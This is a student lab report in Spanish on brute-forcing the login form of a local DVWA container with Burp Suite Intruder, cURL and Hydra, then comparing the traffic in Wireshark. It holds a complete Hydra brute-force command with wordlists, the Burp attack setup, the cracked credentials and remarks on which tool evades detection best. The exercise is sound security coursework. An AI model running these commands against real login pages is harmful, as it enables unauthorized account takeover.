

Informe Laboratorio 2

Sección 2

Cristóbal Barra
cristobal.barra1@mail.udp.cl

Abril de 2024

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades según criterio de rúbrica	3
2.1. Levantamiento de docker para correr DVWA (dvwa)	3
2.2. Redirección de puertos en docker (dvwa)	3
2.3. Obtención de consulta a replicar (burp)	3
2.4. Identificación de campos a modificar (burp)	4
2.5. Obtención de diccionarios para el ataque (burp)	4
2.6. Obtención de al menos 2 pares (burp)	6
2.7. Obtención de código de inspect element (curl)	8
2.8. Utilización de curl por terminal (curl)	8
2.9. Demuestra 5 diferencias (curl)	9
2.10. Instalación y versión a utilizar (hydra)	9
2.11. Explicación de comando a utilizar (hydra)	9
2.12. Obtención de al menos 2 pares (hydra)	10
2.13. Explicación paquete curl (tráfico)	11
2.14. Explicación paquete burp (tráfico)	12
2.15. Explicación paquete hydra (tráfico)	13
2.16. Menciona de las diferencias (tráfico)	14
2.17. Detección de SW (tráfico)	14

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

Para levantar el docker y correr DVWA hay que simplemente usar el comando que entregó el profesor durante el laboratorio, el cual es **docker run --rm -it -p 8880:80 --platform linux/amd64 vulnerables/web-dvwa**, para esto se necesitaron permisos de administrador.

```
ehnryoo@CristobalVM:~$ sudo docker run --rm -it -p 8880:80 --platform linux/amd64
4 vulnerables/web-dvwa
[sudo] contraseña para ehnryoo:
[+] Starting mysql...
[ ok ] Starting MariaDB database server: mysqld.
[+] Starting apache
[....] Starting Apache httpd web server: apache2AH00558: apache2: Could not reli
ably determine the server's fully qualified domain name, using 172.17.0.2. Set t
he 'ServerName' directive globally to suppress this message
. ok
==> /var/log/apache2/access.log <==
```

2.2. Redirección de puertos en docker (dvwa)


La explicación del comando es que se pide que se abra una interfaz dentro de la terminal que indica que el contenedor se encuentra corriendo y la redirección del puerto del host 8880 hacia el puerto 80 del docker. Con esto, ya se podrá entrar a la página de DVWA a través del navegador.

2.3. Obtención de consulta a replicar (burp)

Luego de levantar el contenedor, abrimos el software BurpSuite, en este, abrimos el browser y encendemos la interceptación de paquetes. Ingresamos la siguiente URL:

localhost:8880/vulnerabilities/brute

URL la cual nos llevará al formulario de inicio de sesión.



2.4 Identificación de campos a modificar (burp)

Ingresamos credenciales aleatorias y clickeamos en el botón de Login, dentro de BurpSuite se obtiene el paquete interceptado. En la sección Proxy se pueden apreciar todos los paquetes interceptados, tanto GET como POST. El paquete que nos sirve a nosotros es uno que contenga las credenciales de inicio de sesión que hayamos ingresado.

Request

Pretty Raw Hex

```
1 GET /vulnerabilities/brute/?username=1234&password=1234&Login=Login HTTP/1.1
2 Host: localhost:8880
3 sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.58
  Safari/537.36
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
  webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://localhost:8880/vulnerabilities/brute/
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: es-ES,es;q=0.9
16 Cookie: PHPSESSID=ud749q1obfg3nl3m9e75lnttq2; security=low
17 Connection: close
```

2.4. Identificación de campos a modificar (burp)

Al paquete interceptado que se haya seleccionado se lo manda a la sección Intruder, en ésta ya se puede iniciar el ataque de fuerza bruta. Dentro de la subsección Positions, identificamos los campos de username y password los cuales usaremos para el ataque. Los campos seleccionados se encierran entre los símbolos §.

```
1 GET /vulnerabilities/brute/?username=§1234§&password=§1234§&Login=Login HTTP/1.1
```


Ya después de esto, se procede a seleccionar el tipo de ataque **Cluster bomb**, el cual itera todos los elementos de una lista con todos los elementos de la otra lista, en este caso se usarán listas para usuarios y contraseñas.

2.5. Obtención de diccionarios para el ataque (burp)

En el caso de la lista de usuarios, ésta se puede encontrar dentro del Github oficial de DVWA, junto al link:

<https://github.com/digininja/DVWA/tree/master/hackable/users>

Se puede apreciar que hay cinco usuarios disponibles en la imagen que se ve a continuación.



Para las contraseñas se usó una lista .txt llamada **http_default_passwords.txt**, y que contiene diecinueve contraseñas que nos pueden servir para realizar el ataque, lista la cual fue encontrada dentro de la URL:

<https://github.com/kkrypt0nn/wordlists>

Ahora pasamos a la subsección Payloads, en ésta cargaremos las listas de username y password respectivamente, las cuales se aprecian más abajo. Para el payload de username. Utilizamos los users que encontramos anteriormente y agregamos otros aleatorios, para más variedad. Y para el payload de password, cargamos directamente el archivo **http_default_passwords.txt**.

ⓘ Payload settings [Simple list]
 This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin
Load ...	1234
Remove	gordonb
Clear	user
Deduplicate	pablo
	smithy
	username
	1337

[Pro version only]

2.6 Obtención de DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

? **Payload settings [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin
Load ...	apc
Remove	cisco
Clear	default
Deduplicate	letmein
	manager
	none
	pass

Add

Add from list ... [Pro version only] ▼

? **Grep - Match**

These settings can be used to flag result items containing specified expressions.

☐ Flag result items with responses matching these expressions:

Paste	
Load ...	
Remove	
Clear	

Add

Match type: ☒ Simple string ☐ Regex

☐ Case sensitive match

☒ Exclude HTTP headers

2.6. Obtención de al menos 2 pares (burp)

Dentro de las 152 combinaciones posibles, solo se obtuvo tres que eran correctas, estas se encuentran en la siguiente imagen, donde las resquests 37; 65 y 70 corresponden a las credenciales válidas.

2.6 Obtención de DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Username and/or password incorrect
37	pablo	letmein	200	1			4741	
65	admin	password	200	1			4741	
70	smithy	password	200	2			4743	
0			200	1			4703	1
1	admin	admin	200	1			4702	1
2	1234	admin	200	0			4703	1

Ahora se procede a probar las credenciales dentro del formulario para verificar que éstas sean correctas, como se piden minimamente dos pares de contraseñas, se verificará con los usuarios admin y pablo.

Usuario: admin / Contraseña: password

Vulnerability: Brute Force


Login

Username:

Password:

Login

Welcome to the password protected area admin



Usuario: pablo / Contraseña: letmein

Vulnerability: Brute Force


Login

Username:

Password:


Login

Welcome to the password protected area pablo



2.7. Obtención de código de inspect element (curl)

Al ingresar credenciales aleatorias y dar click en Login se generará un paquete el cual contiene las credenciales recientemente ingresadas. Este paquete podemos copiarlo como código cURL, el cual podremos usar más adelante dentro de la terminal, tal como se ve en la imagen.



2.8. Utilización de curl por terminal (curl)

Ya dentro de la terminal, primero debemos instalar cURL, en mi caso ya lo tenía instalado, pero de igual manera se muestra el comando para realizar la instalación, también se procede a verificar cuál es la version de cURL que se ha instalado, los dos comandos mostrados en la imagen más abajo.

```
ehnryoo@CristobalVM:~$ sudo apt-get install curl
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
curl ya está en su versión más reciente (8.2.1-1ubuntu3.3).
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
ehnryoo@CristobalVM:~$ curl --version
curl 8.2.1 (x86_64-pc-linux-gnu) libcurl/8.2.1 OpenSSL/3.0.10 zlib/1.2.13 brotli/
1.0.9 zstd/1.5.5 libidn2/2.3.4 libpsl/0.21.2 (+libidn2/2.3.3) libssh/0.10.5/opens
sl/zlib nghttp2/1.55.1 librtmp/2.3 OpenLDAP/2.6.6
Release-Date: 2023-07-26
Protocols: dict file ftp ftps gopher gophers http https imap imaps ldap ldaps mqtt
pop3 pop3s rtsp rtsp scp sftp smb smbs smtp smtps telnet tftp
Features: alt-svc AsynchDNS brotli GSS-API HSTS HTTP2 HTTPS-proxy IDN IPv6 Kerber
os Largefile libz NTLM NTLM_WB PSL SPNEGO SSL threadsafe TLS-SRP UnixSockets zstd
```

Se tiene posesión de la version 8.2.1 de cURL. Después de tener el entorno listo, se puede pegar el texto copiado como cURL, se ve de la siguiente manera dentro de la terminal:

2.9 Demuestra 5 diferencias (curl)

```
ehnr00@CristobalVM:~$ curl 'http://localhost:8880/vulnerabilities/brute/?username=1234&password=1234&login=Login#' --compressed -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:120.0) Gecko/20100101 Firefox/120.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8' -H 'Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3' -H 'Accept-Encoding: gzip, deflate, br' -H 'Connection: keep-alive' -H 'Referer: http://localhost:8880/vulnerabilities/brute/' -H 'Cookie: PHPSESSID=eou1stuv1u20ccgciplon3m3f1; security=low' -H 'Upgrade-Insecure-Requests: 1' -H 'Sec-Fetch-Dest: document' -H 'Sec-Fetch-Mode: navigate' -H 'Sec-Fetch-Site: same-origin' -H 'Sec-Fetch-User: ?1'
```

El código destacado en blanco indica los campos que debemos modificar para realizar la petición de inicio de sesión. Se utilizarán dos pares de credenciales, uno para acceso inválido y otro para acceso válido. Para estos casos se utilizarán las siguientes credenciales de usuario y contraseña: **1234/1234**, **admin/password**.

2.9. Demuestra 5 diferencias (curl)

Dentro del texto en HTML, lo primero que se puede encontrar es el mensaje de respuesta al acceso válido o inválido. En el caso de ser inválido, dirá lo siguiente: **Username and/or password incorrect**. Mientras que para un acceso válido dirá la siguiente línea: **Welcome to the password protected area admin**, al lado de una imagen que corresponde al usuario con el cual se ingresó, en este caso es admin.

2.10. Instalación y versión a utilizar (hydra)

Hydra ya se encuentra instalado dentro de mi computadora, pero de igual manera se mostrará el comando para instalar, acompañado del comando para mostrar la versión que se haya instalado.

```
ehnr00@CristobalVM:~$ sudo apt-get install hydra
[sudo] contraseña para ehnr00:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
hydra ya está en su versión más reciente (9.5-1).
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 0 no actualizados.
ehnr00@CristobalVM:~$ hydra version
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

Se muestra que en el equipo se encuentra configurada la versión v9.5 de Hydra, con la cual se procederá a hacer el ataque a fuerza bruta.

2.11. Explicación de comando a utilizar (hydra)

El comando a utilizar para realizar el ataque es el siguiente:

2.12 Obtención de al menos 2 pares (hydra)

```
ehnryoo@CristobalVM:~$ hydra -L Lists/users.txt -P Lists/http_default_passwords.txt "http-get-form://localhost:8880/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=as4jmq0v29s3a9mj9r4bmpdc67; security=low:F=Username and/or password incorrect."
```

Dentro de este comando se encuentran diferentes parámetros que harán más simple el ataque. Para este caso los parámetros **-L** y **-P** son para leer archivos .txt, uno para los usuarios y otro para las contraseñas, se hizo la creación de un archivo *users.txt* para plasmar todos los usuarios utilizados dentro del ataque con el software BurpSuite, el archivo para las contraseñas se mantiene intacto.

También se puede apreciar el URL del formulario junto a el usuario y contraseña que se modificará durante cada iteración del ataque. En adición, en la sección de cookies se encuentran el **PHPSESSID** y **security** para mantener la misma sesión abierta y seguir iterando credenciales.


2.12. Obtención de al menos 2 pares (hydra)

Luego de ejecutar el comando, se obtienen tres entradas, las cuales muestran cuales son los pares de credenciales correctos para iniciar sesión dentro del formulario.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-12 00:15:58
[DATA] max 16 tasks per 1 server, overall 16 tasks, 152 login tries (l:8/p:19), ~10 tries per task
[DATA] attacking http-get-form://localhost:8880/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=as4jmq0v29s3a9mj9r4bmpdc67; security=low:F=Username and/or password incorrect.
[8880][http-get-form] host: localhost login: admin password: password
[8880][http-get-form] host: localhost login: pablo password: letmein
[8880][http-get-form] host: localhost login: smithy password: password
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-12 00:16:01
```

Adicionalmente, las credenciales obtenidas fueron las mismas que se lograron conseguir durante el ataque en BurpSuite, por lo tanto, las contraseñas para los usuarios admin y pablo son correctas. Ahora queda probar el usuario smithy junto a la contraseña password.

Usuario: smithy / Contraseña: password



2.13. Explicación paquete curl (tráfico)

Para la explicación de los paquetes dentro del tráfico se usará la herramienta Wireshark, herramienta ya conocida dentro del ámbito de las redes con la cual se ha trabajado anteriormente una gran cantidad de veces, por lo que no será necesario describir en qué consiste este software.

Dentro del tráfico capturado, y que se encuentra dentro del **Github** que se proporciona en este informe, se encuentran dos tipos de paquetes, de protocolos TCP y HTTP. TCP es para establecer la conexión con la página. Mientras que HTTP procesa las solicitudes, en este caso, la de inicio de sesión con las credenciales, ya sean válidas o inválidas.

Para la sección de cURL se hizo solamente una solicitud para obtener una respuesta positiva o negativa por parte de la página. Dentro de estos paquetes se pueden observar cuatro capas: capas de Enlace, Red, Transporte y Aplicación.

Las capas de Enlace y Red presentan las direcciones MAC e IP tanto del equipo de origen como del equipo de destino. La capa de transporte hace referencia a qué tipo de protocolo se está utilizando para transportar el paquete en cuestión, en este caso se está utilizando el protocolo TCP. Por último, en la capa de aplicación, se hace uso del protocolo HTTP, que contiene la mayor parte de información dentro del paquete, en esta capa se encuentra la solicitud de inicio de sesión que se ha realizado, que corresponden al usuario y contraseña que se han utilizado tanto para el ingreso válido como el ingreso inválido.

Solicitud cURL válida:

2.14 Explicación de los paquetes de Burp Suite (tráfico)

```

Frame 4: 720 bytes on wire (5760 bits), 720 bytes captured (5760 bits) on interface docker0, id 0
Ethernet II, Src: 02:42:26:a0:6e:65 (02:42:26:a0:6e:65), Dst: 02:42:ac:11:00:02 (02:42:ac:11:00:02)
Internet Protocol Version 4, Src: 172.17.0.1, Dst: 172.17.0.2
Transmission Control Protocol, Src Port: 52618, Dst Port: 80, Seq: 1, Ack: 1, Len: 654
Hypertext Transfer Protocol
  GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1\r\n
    Host: localhost:8880\r\n
    User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:120.0) Gecko/20100101 Firefox/120.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
    Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3\r\n
    Accept-Encoding: gzip, deflate, br\r\n
    Connection: keep-alive\r\n
    Referer: http://localhost:8880/vulnerabilities/brute/\r\n
  Cookie: PHPSESSID=eou1stuv1u20ccgciplon3m3f1; security=low\r\n
  Upgrade-Insecure-Requests: 1\r\n
  Sec-Fetch-Dest: document\r\n
  Sec-Fetch-Mode: navigate\r\n
  Sec-Fetch-Site: same-origin\r\n
  Sec-Fetch-User: ?1\r\n
  \r\n
  [Full request URI: http://localhost:8880/vulnerabilities/brute/?username=admin&password=password&Login=Login]
  [HTTP request 1/1]
  [Response in frame: 6]
```

Solicitud cURL inválida:

```

Frame 4: 715 bytes on wire (5720 bits), 715 bytes captured (5720 bits) on interface docker0, id 0
Ethernet II, Src: 02:42:26:a0:6e:65 (02:42:26:a0:6e:65), Dst: 02:42:ac:11:00:02 (02:42:ac:11:00:02)
Internet Protocol Version 4, Src: 172.17.0.1, Dst: 172.17.0.2
Transmission Control Protocol, Src Port: 42730, Dst Port: 80, Seq: 1, Ack: 1, Len: 649
Hypertext Transfer Protocol
  GET /vulnerabilities/brute/?username=1234&password=1234&Login=Login HTTP/1.1\r\n
    Host: localhost:8880\r\n
    User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:120.0) Gecko/20100101 Firefox/120.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8\r\n
    Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3\r\n
    Accept-Encoding: gzip, deflate, br\r\n
    Connection: keep-alive\r\n
    Referer: http://localhost:8880/vulnerabilities/brute/\r\n
  Cookie: PHPSESSID=eou1stuv1u20ccgciplon3m3f1; security=low\r\n
  Upgrade-Insecure-Requests: 1\r\n
  Sec-Fetch-Dest: document\r\n
  Sec-Fetch-Mode: navigate\r\n
  Sec-Fetch-Site: same-origin\r\n
  Sec-Fetch-User: ?1\r\n
  \r\n
  [Full request URI: http://localhost:8880/vulnerabilities/brute/?username=1234&password=1234&Login=Login]
  [HTTP request 1/1]
  [Response in frame: 6]
```

2.14. Explicación paquete burp (tráfico)

En BurpSuite se pueden apreciar paquetes similares a los de cURL, paquetes con protocolo TCP y HTTP. Sin embargo, al ser este un ataque de fuerza bruta, se han generado más paquetes, esto por los múltiples intentos de inicio de sesión y por las diferentes combinaciones de usuario y contraseña. El tráfico generado se puede analizar tanto en Wireshark como dentro de la misma herramienta BurpSuite.

Paquete dentro de BurpSuite:

2.15 Explicación de paquetes de tráfico (Difícil)

Request	Response
Pretty	Raw Hex
1	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
2	Host: localhost:8880
3	Cache-Control: max-age=0
4	sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"
5	sec-ch-ua-mobile: ?0
6	sec-ch-ua-platform: "Linux"
7	Upgrade-Insecure-Requests: 1
8	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.58 Safari/537.36
9	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10	Sec-Fetch-Site: same-origin
11	Sec-Fetch-Mode: navigate
12	Sec-Fetch-User: ?1
13	Sec-Fetch-Dest: document
14	Referer: http://localhost:8880/vulnerabilities/brute/
15	Accept-Encoding: gzip, deflate, br
16	Accept-Language: es-ES,es;q=0.9
17	Cookie: PHPSESSID=e5l536cvjbuqkhvk67rrf5au24; security=low
18	Connection: keep-alive

Paquete dentro de Wireshark:

<ul style="list-style-type: none"> Frame 4: 884 bytes on wire (7072 bits), 884 bytes captured (7072 bits) on interface docker0, id 0 Ethernet II, Src: 02:42:26:a0:6e:65 (02:42:26:a0:6e:65), Dst: 02:42:ac:11:00:02 (02:42:ac:11:00:02) Internet Protocol Version 4, Src: 172.17.0.1, Dst: 172.17.0.2 Transmission Control Protocol, Src Port: 35194, Dst Port: 80, Seq: 1, Ack: 1, Len: 818 Hypertext Transfer Protocol <ul style="list-style-type: none"> GET /vulnerabilities/brute/?username=1234&password=1234&Login=Login HTTP/1.1\r\n Host: localhost:8880\r\n sec-ch-ua: "Chromium";v="123", "Not:A-Brand";v="8"\r\n sec-ch-ua-mobile: ?0\r\n sec-ch-ua-platform: "Linux"\r\n Upgrade-Insecure-Requests: 1\r\n User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.88 Safari/537.36\r\n Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\n Sec-Fetch-Site: same-origin\r\n Sec-Fetch-Mode: navigate\r\n Sec-Fetch-User: ?1\r\n Sec-Fetch-Dest: document\r\n Referer: http://localhost:8880/vulnerabilities/brute/\r\n Accept-Encoding: gzip, deflate, br\r\n Accept-Language: es-ES,es;q=0.9\r\n Cookie: PHPSESSID=dau7fon7upkam6rt6bvp4vst4; security=low\r\n Connection: keep-alive\r\n \r\n [Full request URI: http://localhost:8880/vulnerabilities/brute/?username=1234&password=1234&Login=Login] [HTTP request 1/5] [Response in frame: 6] [Next request in frame: 8]

2.15. Explicación paquete hydra (tráfico)

El tráfico generado por Hydra se puede ver de otra manera, para las 152 combinaciones de usuarios y contraseñas se han originado un aproximado de 4300 paquetes, la gran mayoría son paquetes con el protocolo TCP. Esto puede deberse a la velocidad con la que trabaja Hydra, abriendo y cerrando conexiones TCP a gran velocidad para realizar el ataque a fuerza bruta.

2.16. Mención de las diferencias (tráfico)

Lo primero que se puede dilucidar es la cantidad de tráfico que se genera, en BurpSuite y Hydra, como son ataques brutos, se generan muchos paquetes con solicitudes, pero la cantidad de tráfico que se genera en el ataque realizado por Hydra es mucho mayor. Entre cada paquete HTTP existe gran cantidad de paquetes TCP. También, al parecer la complejidad de los paquetes generados por BurpSuite es mayor que la de los paquetes generados por Hydra, por lo que un ataque hecho por BurpSuite puede pasar más desapercibido.

Dentro de la captura realizada por Hydra, se puede apreciar que hay mayor variedad en los paquetes HTTP, no solamente la solicitud y la respuesta, sino otros que hacen búsqueda de la página web.

En cambio, cURL es más una herramienta de modificación de paquetes, donde modificamos solamente los campos de usuario y contraseña, lo que genera paquetes mucho más fiables al enviar dentro de la red. cURL no se utilizó para realizar ataques de fuerza bruta, sino para realizar solicitudes simples de inicio de sesión y analizar la salida correspondiente.

2.17. Detección de SW (tráfico)

Puede ser difícil detectar desde que software se están originando los paquetes si es que no se mira con detenimiento. Es relativamente fácil detectar tráfico proveniente de Hydra, tan solo hay que entrar en un paquete HTTP y mirar el encabezado de User-Agent, dentro de éste se puede encontrar la palabra Hydra, lo que nos dice que es muy probable que ese paquete haya sido generado por esa herramienta. Otra opción es contar la cantidad de tráfico generado al sufrir el ataque, si hay mucha cantidad de paquetes TCP entre paquetes HTTP, es posible que el ataque haya sido de parte de Hydra, en caso contrario, el ataque puede provenir de BurpSuite. cURL por su parte es más difícil de detectar, al ser una única solicitud y respuesta, es complicado saber si el paquete fue originado desde esa herramienta.

Conclusiones y comentarios

La realización de ataques de fuerza bruta a través de distintas herramientas permiten el análisis de cada una a través del tráfico que se genera. En adición cada herramienta puede servir para distintos propósitos, Hydra realiza ataques de manera rápida y simple, mientras que BurpSuite tiene más énfasis en los detalles así como también la interceptación de paquetes y su análisis gracias a su interfaz interactiva. cURL en cambio, nos puede ayudar a modificar paquetes de manera simple y mandarlos, pudiendo pasar de manera casi desapercibida. Sin embargo, cada herramienta tiene su propia complejidad, tanto en la sintaxis como en su uso propio.

Enlace a Github

https://github.com/ehnryoo/Laboratorios_Cripto